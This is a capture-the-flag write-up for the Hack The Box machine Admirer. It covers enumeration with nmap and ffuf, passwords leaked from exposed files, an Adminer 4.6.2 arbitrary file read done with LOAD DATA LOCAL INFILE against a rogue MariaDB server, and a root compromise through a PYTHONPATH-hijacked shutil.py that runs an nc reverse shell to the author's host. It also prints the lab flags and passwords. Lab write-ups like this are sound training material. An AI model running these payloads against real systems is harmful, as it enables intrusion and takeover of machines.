Admirer - 10.10.10.187

Wednesday, August 31, 2022 10:26 PM

Started off with a nmap scan nmap -Pn -T5 -sV -sC -A -p- -oN admirer_nmap.txt 10.10.10.187
We get back the following results.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> nmap -Pn -T5 -sV -sC -A -p- -oN admirer_nmap.txt 10.10.10.187
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 21:25 PDT
Warning: 10.10.10.187 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.187
Host is up (0.056s latency).
Not shown: 58738 closed tcp ports (conn-refused), 6794 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-title: Admirer
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 338.65 seconds
```

We see port 21 ftp version ***vsftpd 3.0.3***
port 80 with a http title of Admirer and a directory of ***/admin-dir***
and a ***robots.txt***


I first check out the ftp login to see if there is anonymous access. I use ftp 10.10.10.187
use the name anonymous and it gives me permission denied.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:Shellshock): anonymous
530 Permission denied.
ftp: Login failed
ftp>
```


After that I do a lovely google search against ftp vsftpd 3.0.3 exploit nothing good comes up besides denial of service, which is something we don't want to do. We want this machine up and running so we can find a way in. Not to bring it down. I also do a searchsploit against vsftpd 3.0.3 and get nothing good back either.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> searchsploit vsftpd
------------------------------------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                                          | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                                          | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                                          | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                                                        | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                                               | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                                  | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                                                 | multiple/remote/49719.py
------------------------------------------------------------------------------------------------------------------------ ----------------------------------
```

Going to the website 10.10.10.187 It looks to be a webpage with arranged photos. When you click on them, they pop out and take focus. They're titled. There is an About section you can click on that will open up a contact page to get in touch with the devs.



I fill out the required fields with my name and a test@gmail.com along with a message of hello everyone. I click send. Just brings me back to the original 10.10.10.187.
I will open up burp and capture a request and see what happens. I get the following results.



There are variables of ***"name" "email" "message"***
Multiverse by HTML5 UP
html5up.net | ***@ajlkn***
ajlkn could be a user some where. I'll keep note of this.
There also seemed to be a lot of extra content that wasn't on the original page.
I found a few directories
images/fulls
images/thumbs
and a <!--scripts --> section
<!-- Scripts -->
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/jquery.poptrox.min.js"></script>
<script src="assets/js/browser.min.js"></script>
<script src="assets/js/breakpoints.min.js"></script>
<script src="assets/js/util.js"></script>
<script src="assets/js/main.js"></script>

after this I go check out the ***robots.txt*** file

Don't get much ----------
User-agent: *
This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir

But "***waldo***" could be another username some where. I'll keep note of this as well.
Nothing in the View-Source as well.

With Wappalyzer I could see the
Web servers = ***Apache 2.4.25***
JavaScript libraries = ***jQuery 3.4.1***
Operating systems = ***Debian***

I'm going to run FFuF on 10.10.10.187 and 10.10.10.187/admin-dir

ffuf -c -u http://10.10.10.187/FUZZ -w /home/Shellshock/Documents/wordlists/directory-list-2.3-medium.txt:FUZZ -t 60 -o ffuf_admirer_results -e .txt,.php,.zip
I got the following results back from 10.10.10.187:

/assets, /images and we knew the robots.txt was there already from the nmap scan earlier.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> ffuf -c -u http://10.10.10.187/FUZZ -w /home/Shellshock/Documents
/wordlists/directory-list-2.3-medium.txt:FUZZ -t 60 -o ffuf_admirer_results -e .txt,.php,.zip

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.187/FUZZ
 :: Wordlist         : FUZZ: /home/Shellshock/Documents/wordlists/directory-list-2.3-medium.txt
 :: Extensions       : .txt .php .zip
 :: Output file      : ffuf_admirer_results
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 60
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 50ms]
index.php               [Status: 200, Size: 6051, Words: 385, Lines: 154, Duration: 4997ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 5645ms]
robots.txt              [Status: 200, Size: 138, Words: 21, Lines: 5, Duration: 55ms]
                        [Status: 200, Size: 6051, Words: 385, Lines: 154, Duration: 59ms]
.php                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 54ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 58ms]
:: Progress: [882192/882192] :: Job [1/1] :: 1075 req/sec :: Duration: [0:14:34] :: Errors: 0 ::
Shellshock:[/home/Shellshock/Documents/htb/admirer] ->
```

Not much here. The assets and images locations are both forbidden. Next up.


ffuf -c -u http://10.10.10.187/admin-dir/FUZZ -w /home/Shellshock/Documents/wordlists/directory-list-2.3-medium.txt:FUZZ -t 60 -o ffuf_admirer-admin-dir_results -e .txt,.php,.zip
I got the following results back from 10.10.10.187/admin-dir:

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> ffuf -c -u http://10.10.10.187/admin-dir/FUZZ -w /home/Shellshock
/Documents/wordlists/directory-list-2.3-medium.txt:FUZZ -t 60 -o ffuf_admirer_admin-dir_results -e .txt,.php,.zip

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.187/admin-dir/FUZZ
 :: Wordlist         : FUZZ: /home/Shellshock/Documents/wordlists/directory-list-2.3-medium.txt
 :: Extensions       : .txt .php .zip
 :: Output file      : ffuf_admirer_admin-dir_results
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 60
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

contacts.txt            [Status: 200, Size: 350, Words: 19, Lines: 30, Duration: 54ms]
.php                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 58ms]
                        [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 58ms]
credentials.txt         [Status: 200, Size: 136, Words: 5, Lines: 12, Duration: 56ms]
:: Progress: [882192/882192] :: Job [1/1] :: 1033 req/sec :: Duration: [0:14:18] :: Errors: 0 ::
Shellshock:[/home/Shellshock/Documents/htb/admirer] ->
```

a contacts.txt and a credentials.txt
exactly what that robots file mentioned. Personal contacts and creds.

First up is the contacts.txt. I go to 10.10.10.187/admin-dir/contacts.txt
I get back the following page:

There is an admins / developers / designers sections. I take notes of these and write them down.
Next us is the credentials.txt
I get the following results:



There we go. Looks like we have a FTP account that we can now log into. Remember earlier, anonymous wasn't allowed. I write down the other accounts and passwords as well.
ftp 10.10.10.187

username: ftpuser
password: %n?4Wz}R$tTF7

I don't see any other directories here. All I see is a dump.sql file and a html.tar.gz
I use get dump.sql and get html.tar.gz

The dump.sql is a sql file. I open it an examine its contents. I see a database named admirerdb using Server version 10.1.41-MariaDB-0+deb9u1
it also list the structure of tables. Good stuff here.

Opening the html.tar.gz we get some folders and files in here. Most noticeably is the w4ld0s_s3cr3t_d1r folder. Before I go into that I check out the index.php file and we see some more credentials.

```
$servername = "localhost";
$username = "waldo";
$password = "]F7jLHw:*G>UPrTo}~A"d6b";
$dbname = "admirerdb";
$conn = new mysqli($servername, $username, $password, $dbname
```

I go into the Utility Scripts folder and there are four files. Nothing interesting in the other three files but in the phptest.php file there is
```
$servername = "localhost";
$username = "waldo";
$password = "Wh3r3_1s_w4ld0?";
```
There was also a note on the bottom of this file.
// TODO: Finish implementing this or find a better open source alternative
Whoever the dev was didn't finish it and maybe using an insecure application.

With everything that we found I looked back and thought about running ffuf against these two new folders that we found thanks to html.tar.gz
utility-scripts
w4ld0s_s3cr3t_d1r

I use ffuf -c -u http://10.10.10.187/utility-scripts/FUZZ -w /home/Shellshock/Documents/wordlists//directory-list-2.3-medium.txt:FUZZ -t 60 -o fuff_admirer/utility-scripts/_results -e .txt,.php,.zip,.gz I added that .gz after we found that html.tar.gz
Didn't find anything here. I was stuck at this point. I found credentials but no where to plug them into. And my scans weren't picking anything up. I went to google to try and find some help, a write up. This is perfectly fine, don't think you will ever know how to do everything and know everything. There will be times when you need help. Just don't be to proud to ask. I went to ippsec. You can find his YouTube channel here. https://www.youtube.com/c/ippsec I like his videos because he will go through every step as if you don't know anything at all about the machine. I've seen other channels were they go straight through the machine as if the process was known. I learned a lot from this video. I learned the power of a good wordlist is crucial. One wordlist found the directory where as the other wordlist did not. It is also important to look at more than one writeup for the same machine, because everyone will have different methods to complete the box, the more methods you learn the more you can broaden your toolset. Lets get back to the box now.

I took his advice and used a different wordlist. I used the one that he used. /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
ffuf -c -u http://10.10.10.187/utility-scripts/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -e .txt,.php,.zip,.html,.rar -t 60 | tee ./adminer_utility-scripts_fuzz_results.txt

```
.html.LCK.txt
.html.printable
.html.LCK.rar
.html.LCK.php
.html.LCK.zip
.html.printable.rar
.html.printable.zip
.html.printable.html
.html.LCK.html
adminer.php <---
.htm.LCK.txt
.htm.LCK
.htm.LCK.php
.htm.LCK.rar
.htm.LCK.zip
.htm.LCK.html
```

we found the adminer.php directory. Navigating to http://10.10.10.187/utility-scripts/adminer.php brings us to an Adminer 4.6.2 MySQL login page.

This was another tricky part that I haven't done before. Which was sending the Adminer mysql requests to our attacking machines mysql.
Ippsec taught this very well.

First you have to restart the mysql service. sudo service mysql restart
Then, you start the mysql service. sudo service mysql start
Now you can start the MariaDB with sudo mysql


Create a database, you can name it anything you want.
create database Shellshockdb;
Create a user for this database that will connect to the victim machines database. This is where were funneling the request and information to our machine.
You IDENTIFY with a password of your choice..
create user 'Shellshock'@'10.10.10.187' IDENTIFIED BY 'DontExploitMePls';
Grant all privileges to the user in the given database that we just created.
GRANT ALL on Shellshockdb.* TO 'Shellshock'@'10.10.10.187';
Flush privileges will reload the grant tables. This is similar to resetting the settings after changing the rules with the GRANT ALL. This will make them take effect.
FLUSH PRIVILEGES;
I was told to have the password as DontExploitMePls because your machine will be hosted up for anyone to connect to. Meaning anyone else doing this box may see your machine connected to or communicated with it on port 3306. This way If they crack the password to the account they'll hopefully be nice and not try to exploit you while you're doing this machine.

Now this is VERY IMPORTANT. We have to change the bind address in the /etc/mysql/mariadb.conf.d/50-server.cnf file. This way the admirerdb will connect back to us.
YOU MUST remember to change this back to the original 127.0.0.1. Otherwise your machine can be vulnerable to anyone else who doing this machine.


```
28  # Instead of skip-networking the default is now to listen only on
29  # localhost which is more compatible and is not less secure.
30  bind-address            = 10.10.14.14
```

REMEMBER CHANGE THIS BACK TO 127.0.0.1 when you're done with the machine.


Ok. With all this set up, we will be able to log in and connect to the database.



Server:attacking_machine_ip or the bind-address you set in the mariadb conf file.
Username:Username we created earlier - Shellshock
Password:Password we IDENTIFIED with earlier - DontExploitMePls
Database:We created earlier - Shellshockdb



from here you can google adminer php exploit. This is running on adminer 4.6.2
google will bring up a file disclosure vulnerability. LOAD DATA INFILE This is the sql command we will use to access files.
https://podalirius.net/en/articles/writing-an-exploit-for-adminer-4.6.2-arbitrary-file-read-vulnerability/
or from https://www.youtube.com/c/ippsec both will show the exploit in progress.
We have to create a table to load the file into that way we have a place to store it and we can read it.
I went into the create table option and named it Shock. I named the column info.



we try to do LOAD DATA LOCAL INFILE '/etc/hosts' INTO TABLE Shock FIELDS TERMINATED BY "\n"

but we get an error: open_basedir restriction in effect. Unable to open file.
google searching tells us that this is a security setting in the configuration file. This way we can't open and access any file we want.
opening the info.php(php configuration file) file in utility-scripts shows that were only allowed to open files in /var/www/html
There is one file in the html folder called index.php

I use LOAD DATA LOCAL INFILE '/var/www/html/index.php' INTO TABLE Shock FIELDS TERMINATED BY "\n"
and says 123 rows affected.

I click on warnings and it shows

Query executed OK, 123 rows affected. (0.172 s) Edit, Warnings

Level	Code	Message
Warning	1366	Incorrect integer value: '<!DOCTYPE HTML>' for column `Shellshockdb`.`Shock`.`data` at row 1
Warning	1366	Incorrect integer value: '<!--' for column `Shellshockdb`.`Shock`.`data` at row 2
Warning	1366	Incorrect integer value: ' Multiverse by HTML5 UP' for column `Shellshockdb`.`Shock`.`data` at row 3
Warning	1366	Incorrect integer value: ' html5up.net | @ajlkn' for column `Shellshockdb`.`Shock`.`data` at row 4
Warning	1366	Incorrect integer value: ' Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)' for column `Shellshockdb`.`Shock`.`data` at row 5
Warning	1366	Incorrect integer value: '-->' for column `Shellshockdb`.`Shock`.`data` at row 6
Warning	1366	Incorrect integer value: '<html>' for column `Shellshockdb`.`Shock`.`data` at row 7
Warning	1366	Incorrect integer value: ' <head>' for column `Shellshockdb`.`Shock`.`data` at row 8
Warning	1366	Incorrect integer value: ' <title>Admirer</title>' for column `Shellshockdb`.`Shock`.`data` at row 9
Warning	1366	Incorrect integer value: ' <meta charset="utf-8" />' for column `Shellshockdb`.`Shock`.`data` at row 10
Warning	1366	Incorrect integer value: ' <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />' for column `Shellshockdb`.`Shock`.`data` at row 11
Warning	1366	Incorrect integer value: ' <link rel="stylesheet" href="assets/css/main.css" />' for column `Shellshockdb`.`Shock`.`data` at row 12
Warning	1366	Incorrect integer value: ' <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>' for column `Shellshockdb`.`Shock`.`data` at row 13
Warning	1366	Incorrect integer value: ' </head>' for column `Shellshockdb`.`Shock`.`data` at row 14
Warning	1366	Incorrect integer value: ' <body class="is-preload">' for column `Shellshockdb`.`Shock`.`data` at row 15
Warning	1366	Incorrect integer value: '' for column `Shellshockdb`.`Shock`.`data` at row 16
Warning	1366	Incorrect integer value: ' <!-- Wrapper -->' for column `Shellshockdb`.`Shock`.`data` at row 17
Warning	1366	Incorrect integer value: ' ' for column `Shellshockdb`.`Shock`.`data` at row 18
Warning	1366	Incorrect integer value: '' for column `Shellshockdb`.`Shock`.`data` at row 19
Warning	1366	Incorrect integer value: ' <!-- Header -->' for column `Shellshockdb`.`Shock`.`data` at row 20
Warning	1366	Incorrect integer value: ' <header id="header">' for column `Shellshockdb`.`Shock`.`data` at row 21
Warning	1366	Incorrect integer value: ' Admirer of skills and visuals ' for column `Shellshockdb`.`Shock`.`data` at row 22
Warning	1366	Incorrect integer value: ' <nav>' for column `Shellshockdb`.`Shock`.`data` at row 23
Warning	1366	Incorrect integer value: ' ' for column `Shellshockdb`.`Shock`.`data` at row 24
Warning	1366	Incorrect integer value: ' About ' for column `Shellshockdb`.`Shock`.`data` at row 25
Warning	1366	Incorrect integer value: ' ' for column `Shellshockdb`.`Shock`.`data` at row 26
Warning	1366	Incorrect integer value: ' </nav>' for column `Shellshockdb`.`Shock`.`data` at row 27
Warning	1366	Incorrect integer value: ' </header>' for column `Shellshockdb`.`Shock`.`data` at row 28
Warning	1366	Incorrect integer value: '' for column `Shellshockdb`.`Shock`.`data` at row 29
Warning	1366	Incorrect integer value: ' <!-- Main -->' for column `Shellshockdb`.`Shock`.`data` at row 30
Warning	1366	Incorrect integer value: ' ' for column `Shellshockdb`.`Shock`.`data` at row 31
Warning	1366	Incorrect integer value: ' <?php' for column `Shellshockdb`.`Shock`.`data` at row 32
Warning	1366	Incorrect integer value: ' $servername = "localhost";' for column `Shellshockdb`.`Shock`.`data` at row 33
Warning	1366	Incorrect integer value: ' $username = "waldo";' for column `Shellshockdb`.`Shock`.`data` at row 34
Warning	1366	Incorrect integer value: ' $password = "&<h5b~yK3F#{PaPB&dA}{H>";' for column `Shellshockdb`.`Shock`.`data` at row 35
Warning	1366	Incorrect integer value: ' $dbname = "admirerdb";' for column `Shellshockdb`.`Shock`.`data` at row 36
Warning	1366	Incorrect integer value: '' for column `Shellshockdb`.`Shock`.`data` at row 37
Warning	1366	Incorrect integer value: ' // Create connection' for column `Shellshockdb`.`Shock`.`data` at row 38

which is our third set of credentials for waldo.

waldo :]F7jLHw:*G>UPrTo}~A"d6b
waldo : Wh3r3_1s_w4ld0?
waldo : &<h5b~yK3F#{PaPB&dA}{H>

With these credentials I try to SSH into waldo
ssh waldo@10.10.10.187

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$
```

We got ssh access!

Even better, we ls and instantly get a ***user.txt*** flag

```
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$ cat user.txt
74a19c191688bdec747c0bc888625bb9
waldo@admirer:~$
```

Now I start off with sudo -l to see what sudo permissions we have. (ALL) SETENV: /opt/scripts/admin_tasks.sh
I cd /opt/scripts/ and there are two files here:
admin_tasks.sh - backup.py
I do ls -la and we don't have any permissions. We can only read them.
cat admin_tasks.sh
It seems to be backing up passwords from /etc/passwd, /etc/shadow, to a passwd.bak and shadow.bak. From backup.py

I now do cat backup.py

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$
```

It is doing an import from make_archive using a script called shutil.py
I try to write the shutil.py script with nano to get a reverse shell back in the /opt/scripts/ directory but we get permission denied when trying to save. So I go to /tmp and write it there.
I use the follow script from ippsec.

nano shutil.py

```
import os, socket, subprocess

def make_archive(a , b, c):
	os.system("nc -c bash 10.10.14.14 9001")
```

It allows us to save the script in /tmp

We have to change the path of python variable because were only allowed to use sudo admin_tasks.sh but our script is in /tmp. We are changing the sudo env variable path to match that of admin_tasks.sh that way its equal to our script shuttil.py which is located in /tmp this way we can get a root shell with the privileges that admin_tasks has, which is root. The sudo -l told us that we have permission to change this variable. (ALL) SETENV: /opt/scripts/admin_tasks.sh

sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh
We get the System Administration Menu which is what we saw in the admin_tasks.sh script at the bottom. We use the option 6 to back up web data because that is the one that says "src =/var/www/html" web data" so it can call our script instead and give us a root shell.

before you do this open up another terminal and start a nc listener. nc -lvnp 9001

```
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$
```

It executed so I go to the other terminal with the listener starting and we got root.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.187.
Ncat: Connection from 10.10.10.187:36604.
id
uid=0(root) gid=0(root) groups=0(root)
```

```
ls
vmware-root
cd /root
ls
root.txt
cat root.txt
5a18b8bc39e561ffbb2ed6ac383ec287
```